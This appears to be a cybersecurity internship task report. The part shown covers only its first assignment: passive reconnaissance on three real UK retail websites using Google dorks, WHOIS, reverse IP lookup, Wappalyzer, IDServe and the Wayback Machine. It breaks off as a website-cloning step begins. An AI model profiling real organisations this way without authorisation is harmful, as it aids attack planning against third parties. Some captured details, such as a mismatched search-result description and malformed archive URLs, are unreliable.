

TASK REPORT

CYBERSECURITY INTERNSHIP

Submitted by

Satvik Shrivastava

23EO5-ST#IS#6653

Under the Supervision of

UPENDRA

Senior Security Analyst

KRISHNA

Junior Security Analyst



Registered And Head Office

D.NO: 11-9-18, 1st Floor,

Majjivari Street, Kothapeta,

Vijayawada - 520001.

+91 9550055338 / +91 7901336873

contact@suprajatechnologies.com

Table of Contents:

Introduction

1. Assignment 1
2. Assignment 2
3. Assignment 3
4. Assignment 4
5. Assignment 5
6. Assignment 6
7. Assignment 7
8. Assignment 8
9. Assignment 9
10. Assignment 10
11. Assignment 11
12. Assignment 12

Introduction

Throughout my cybersecurity internship at Supraja Technologies, I was tasked with a comprehensive series of assignments that covered a wide spectrum of ethical hacking and cybersecurity practices. These assignments were designed to provide hands-on experience and practical skills in various areas of information security. I began with vulnerability assessments, identifying websites susceptible to common vulnerabilities such as Directory Traversal, HTML Injection, and File Upload flaws. The tasks then progressed to more complex challenges, including SQL Injection attacks, discovering Business Logic Errors, and exploiting Insecure Design Flaws. I gained experience with professional tools like Nessus and Acunetix for conducting network and web application scans. The assignments also covered specific attack techniques such as Parameter Tampering, Authentication Bypass, and various types of injection vulnerabilities including Host Header, iFrame, and Cross-Site Scripting (XSS). In addition to web application security, I delved into network security by performing subdomain enumeration, creating phishing pages, and identifying vulnerable protocols for sniffing attacks. Server hacking exercises involved exploiting specific targets and cracking passwords. I also explored Denial of Service (DoS) attacks, both theoretically and practically, using tools like Goldeneye and observing traffic with Wireshark. The assignments touched on system hardening by manipulating firewall rules and antivirus settings. Advanced topics included using Metasploit for creating backdoors and a comprehensive challenge involving hidden messages, file analysis, and exploiting vulnerable systems to find specific flags. This diverse range of assignments provided a well-rounded experience in various aspects of cybersecurity, from basic vulnerability assessment to advanced exploitation techniques, preparing I for real-world challenges in the field of information security.

23EO5-ST#IS#6653-Task1

A) Use Google Dorks to retrieve 3 websites of any country, after that collect the information of the above collected websites using the below mentioned tools:


- Whois
- ReverseIP Lookup
- Wappalyzer

STEP - 1 Using Google Dorks to retrieve 3 websites of a specific country.

1.1 Open your favourite Browser.



1.2 On Google Search Engine, enter a Google Dork query to filter websites based on the country you want to target. Search **site:co.uk**



1.3 Scroll through the search results and identify any three websites you want to collect information about.

We are choosing-

- boohooman.co.uk
- smythstoys.co.uk
- goape.co.uk


The search results page shows the following three entries:

- boohooman.co.uk**
Shop Mens Clothing | boohooMAN UK
Explore boohooMAN's menswear collection and shop the latest trends from £4. Choose from 1000s styles including tracksuits, hoodies and jeans!
- smythstoys.co.uk**
Smyths Toys Superstores | Buy Toys for Kids
Shop your way for our amazing selection of Toys, Nursery & Gaming with FREE DELIVERY over £20 ✓ and FREE Click & Collect.
- goape.co.uk**
StockX: Sneakers, Streetwear, Trading Cards, Handbags ...
Buy and sell the hottest sneakers including Adidas Yeezy and Retro Jordans, Supreme streetwear, trading cards, collectibles, designer handbags and watches.


STEP -2 Collecting information about the selected websites using the following tools:

1. Whois - It provides information about domain name registrations.

2.1.1 On your search engine type **whois domaintools**. And open the first link.



2.1.2 Just put in the domain you want to gather information about. And Click Search Button.



2.1.3 The Entire Domain Information will appear on your screen.

The screenshot shows the DomainTools website interface. At the top, there is a navigation bar with links for PROFILE, CONNECT, MONITOR, SUPPORT, and WHOIS LOOKUP. Below the navigation bar, the URL 'BoohooMan.co.uk' is entered into a search bar. The main content area is titled 'Whois Record for BoohooMan.co.uk'. Under this title, there is a section for 'Domain Profile' which includes 'Registrar Status' information. This information includes the domain's creation date (2013-09-15), expiration date (2024-09-15), and update date (2023-09-08). There are also sections for 'IP Address' (80.92.65.144), 'IP Location' (Luxembourg - Leudelange - Eurodns S.A.), 'ASN' (AS24611 DCLUX-AS Datacenter Luxembourg S.A., LU (registered Jan 18, 2002)), and 'Hosting History' (1 change on 2 unique name servers over 10 years). Below this, there is a 'Whois Record' section with a note that it was last updated on 2024-05-27. This section contains details about the domain name (boohooman.co.uk), data validation (Nominet was able to match the registrant's name and address against a 3rd party data source on 29-Aug-2018), and the registrar (EuroDNS SA [Tag = EURODNS]).

2. Reverse IP Lookup - Find all websites that are hosted on a particular IP Address.

2.2.1 Go to <https://viewdns.info/> in your Browser. And click on Reverse IP Lookup section.

The screenshot shows the Viewdns.info homepage. The top navigation bar has tabs for Tools, API, Research, and Data. Below the navigation bar, there are several tool sections arranged in a grid. The first section is 'Reverse IP Lookup' (Find all sites hosted on a given server), which includes a 'Domain / IP' input field and a 'GO' button. The second section is 'Reverse Whois Lookup' (Find domain names owned by an individual or company), which includes a 'Registrant Name or Email Address' input field and a 'GO' button. The third section is 'IP History' (Show historical IP addresses for a domain), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The fourth section is 'DNS Report' (Provides a complete report on your DNS settings), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The fifth section is 'Reverse MX Lookup' (Find all sites that use a given mail server), which includes a 'Mail server (e.g. mail.google.com)' input field and a 'GO' button. The sixth section is 'Reverse NS Lookup' (Find all sites that use a given nameserver), which includes a 'Nameserver (e.g. ns1.example.com)' input field and a 'GO' button. The seventh section is 'IP Location Finder' (Find the geographic location of an IP Address), which includes an 'IP' input field and a 'GO' button. The eighth section is 'Chinese Firewall Test' (Checks whether a site is accessible from China), which includes a 'URL / Domain' input field and a 'GO' button. The ninth section is 'DNS Propagation Checker' (Check whether recent DNS changes have propagated), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The tenth section is 'Is My Site Down' (Check whether a site is actually down or not), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The eleventh section is 'Iran Firewall Test' (Check whether a site is accessible in Iran), which includes a 'Site URL / Domain' input field and a 'GO' button. The twelfth section is 'Domain / IP Whois' (Lookup information on a Domain or IP address), which includes a 'Domain / IP' input field and a 'GO' button. The thirteenth section is 'Get HTTP Headers' (View the HTTP headers returned by a domain), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The fourteenth section is 'DNS Record Lookup' (View all DNS records for a specified domain), which includes a 'Domain (e.g. domain.com)' input field and a 'GO' button. The fifteenth section is 'Port Scanner' (Check if common ports are open on a host), which includes a 'Domain / IP' input field and a 'GO' button.

2.2.2 Enter the IP Address you want to query. Then click Go.


The screenshot shows the ViewDNS.info website interface. At the top, there is a navigation bar with tabs for Tools, API, Research, and Data. The 'Tools' tab is currently selected. Below the navigation bar, the page title is 'ViewDNS.info > Tools > Reverse IP Lookup'. A descriptive text states: 'Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.' A search input field contains the IP address '80.92.65.144' and a 'GO' button.

2.2.3 The list of all the sites hosted on the same domain will appear on screen.


Domain	Last Resolved Date
0o7.biz	2012-10-20
1-tech.org	2024-05-27
100formations.org	2013-06-14
118018.com	2024-05-21
11daagsevlaanderen.net	2024-05-27
121docaffiliates.com	2013-03-02
12accede.com	2012-01-11
12enterchina.com	2012-11-12
1ebrand.com	2012-04-13
1stpolicy.com	2024-05-21
208.co.uk	2024-05-24
24-casinos.com	2024-05-21
24-poker.net	2024-05-27
24dreams.com	2024-05-21
24h-casinos.com	2024-05-21
24h-poker.org	2024-05-24
24roulette.net	2024-05-27
24x7availability.net	2011-12-19
3cx.mobi	2024-05-20
3d-job-center.net	2012-05-14
3d-shop-center.net	2012-05-14
3d-vit-coach.net	2012-05-07
3d-vit.net	2012-05-07
3dblu-rayplayers.com	2014-07-05
3dbluraymovie.com	2014-07-05

3. Wappalyzer (extension) - It is used to identify the Tech Stack used to build the website.

2.3.1 Install the Wappalyzer extension in your Browser (Available for Chrome and Firefox).



2.3.2 Now go to the particular website and open the Wappalyzer extension. The entire information regarding the Technology used in building and deploying the website will show up.



Conclusion

The Output Report of the Information Gathered from the above procedure is as follows-

1. WEBSITE 1 - <https://www.boohooman.co.uk>

Registrar Status

Dates 3,907 days old

Created on 2013-09-15

Expires on 2024-09-15

Updated on 2023-09-08

Whois History

IP Address 80.92.65.144 - 52,903 other sites hosted on this server

IP Location Luxembourg - Luxembourg - Leudelange - Eurodns S.a.

ASN Luxembourg AS24611 DCLUX-AS Datacenter Luxembourg S.A., LU (re

Hosting History 1 change on 2 unique name servers over 10 years

Reverse IP results for **80.92.65.144**

There are 52,896 domains hosted on this server.

Domain	Last Resolved Date
0o7.biz	2012-10-20
1-tech.org	2024-05-27
100formations.org	2013-06-14
118018.com	2024-05-21
11daagsevlaanderen.net	2024-05-27
121docaffiliates.com	2013-03-02
12accede.com	2012-01-11
12enterchina.com	2012-11-12
1ebrand.com	2012-04-13
1stpolicy.com	2024-05-21
208.co.uk	2024-05-24
24-casinos.com	2024-05-21
24-poker.net	2024-05-27
24dreams.com	2024-05-21
24h-casinos.com	2024-05-21
24h-poker.org	2024-05-24
24roulette.net	2024-05-27
24x7availability.net	2011-12-19
3cx.mobi	2024-05-20

Domain	Last Resolved Date
3d-job-center.net	2012-05-14
3d-shop-center.net	2012-05-14
...	...

Wappalyzer - Various Technologies used in this site is:

CMS	Payment processors
 Amplience	 Apple Pay
Ecommerce	Tag managers
 Salesforce Commerce Cloud	 Google Tag Manager
 Constructor	CRM
JavaScript frameworks	 Salesforce
 Mustache 2.2.1	JavaScript libraries
Video players	 jQuery 3.5.1
 VideoJS 4.12.5	 jQuery UI 1.12.1
Security	 LazySizes
 Cloudflare Bot Management	A/B testing
 Forter	 AB Tasty

Tech Stack found using Wappalyzer Tool.

2. WEBSITE 2 - <https://www.SmythsToys.co.uk>

Registrar Status

```
Registrar Status
Dates    7,440 days old
Created on 2004-01-13
Expires on 2026-01-13
Updated on 2023-09-25
```

IP Address 83.98.160.74 - 92 other sites hosted on this server

IP Location Netherlands - Noord-holland - Amsterdam - Anu Internet
 ASN Netherlands AS8315 ACNBB Accenture B. V., NL (registered Jan 6 2004)
 IP History 1 change on 1 unique IP addresses over 1 years


Hosting History 3 changes on 3 unique name servers over 10 years

Reverse IP results for 83.98.160.74

There are 67 domains hosted on this server. The complete listing of these is below:

Domain	Last Resolved Date
picksnot.com	2024-05-21
schmidtstoys.de	2024-05-23
smithstoys.de	2024-05-23
smithstoys.fr	2024-05-25
smitstoys.de	2024-05-18
smyths.com	2024-04-27
smyths.ie	2024-05-26
smythsbabies.biz	2024-05-25
smythsbabies.co.uk	2024-05-24
smythsbabies.com	2024-05-21
smythssoftware.biz	2024-05-18
smythssoftware.co.uk	2024-05-24
smythssoftware.com	2024-05-21
...	...

Wappalyzer Various Technologies used in smythstoys.com is:



3. WEBSITE -3 - <https://www.goape.co.uk>

Domain Profile

Registrar Status
Dates 8,858 days old
Created on 2000-02-25
Expires on 2025-02-25
Updated on 2024-02-21

IP Address 104.22.0.93 - 2 other sites hosted on this server

IP Location United States - California - San Jose - Cloudflare Inc
ASN United States AS13335 CLOUDFLARENET, US (registered Jul 14, 2000)
Hosting History 1 change on 2 unique name servers over 8 years

Reverse IP results for 104.22.0.93

There are 3 domains hosted on this server. The complete listing of these is below:

Domain	Last Resolved Date
accentmagasin.se	2024-05-27
goape.co.uk	2024-05-26
thethao247.vn	2024-05-26

Wappalyzer Various Technologies used in **goape.co.uk** is:

CMS	Miscellaneous
 Kentico CMS	 HTTP/2
Documentation tools	 Module Federation 50% sure
 Zendesk	 Open Graph
Widgets	 PWA
 EmbedSocial	 Webpack 50% sure
Analytics	CDN
 Cloudflare Browser Insights	 Cloudflare
Issue trackers	Tag managers
 Zendesk	 Google Tag Manager
Video players	Live chat
 YouTube	 Zendesk

B) Identify the server Information and Wayback snapshots of the above sites using the below mentioned tools-


- IDServe
- Wayback Machine

STEP - 1 Identify server information using IDServe

1.1 Open IDServe.exe on your computer.




1.2 Paste the link and hit query.



1.3 Upon clicking Query the Server you can see the Server is identified as **Apache** Server.


STEP - 2 Identify Snapshots using the Wayback Machine

2.1 Go to <https://web.archive.org/> on your browser.



2.2 Enter the url and click enter. (Here - <https://www.boohooman.co.uk>). You can see various snapshots saved till date.

Saved 7 times between August 10, 2018 and March 31, 2022.



2.3 Click to check any sanpshot.



Conclusion

The Output Report of the Information Gathered from the above procedure is as follows-

Server Information identified using **IDServe** Tool.

Website	Server
www.boohooman.co.uk	Apache
www.smythstoys.co.uk/	Apache
www.goape.co.uk	Cloudflare

Wayback URLs of <https://www.boohooman.com/>

August 10, 2018	https://web.archive.org/web/20180809080452/https://www.boohooman.com/
March 1, 2021	https://web.archive.org/web/20210301135811/https://www.boohooman.co.uk
November 28, 2021	https://web.archive.org/web/20211128024511/https://www.boohooman.co.uk
December 16, 2021	https://web.archive.org/web/20211216004943/https://www.boohooman.co.uk
March 7, 2022	https://web.archive.org/web/20220307102005/https://www.boohooman.co.uk
March 31, 2022	https://web.archive.org/web/20220331171259/https://www.boohooman.co.uk

Wayback URLs of <https://www.smythstoys.co.uk/>

March 21, 2004	https://web.archive.org/web/2006110204409/http://landing.domainsponsor.com/?a_id=36&domainname=smythstoys.co.uk
June 6, 2004	https://web.archive.org/web/20040606070528/https://www.smythstoys.co.uk
December 6, 2009	https://web.archive.org/web/2011125060715/http://www.smythstoys.co.uk/
November 25, 2011	https://web.archive.org/web/2011125060715/http://www.smythstoys.co.uk/
October 9, 2015	https://web.archive.org/web/20151009072015/https://www.smythstoys.co.uk
Feb 16, 2022	https://web.archive.org/web/20220216070450/https://www.smythstoys.co.uk

Wayback URLs of <https://www.goape.co.uk/>


May 19, 2001	https://web.archive.org/web/20010519123145/https://www.goape.co.uk
December 1, 2003	https://web.archive.org/web/20031221015327/https://www.goape.co.uk
August 28, 2005	https://web.archive.org/web/20050828144207/http://www.goape.co.uk/
July 1, 2006	https://web.archive.org/web/20061205203335/https://www.goape.co.uk

C) Clone Two Pakistan Websites using HTTrack Tool-

We are going to clone these websites using HTTrack Website Copier.

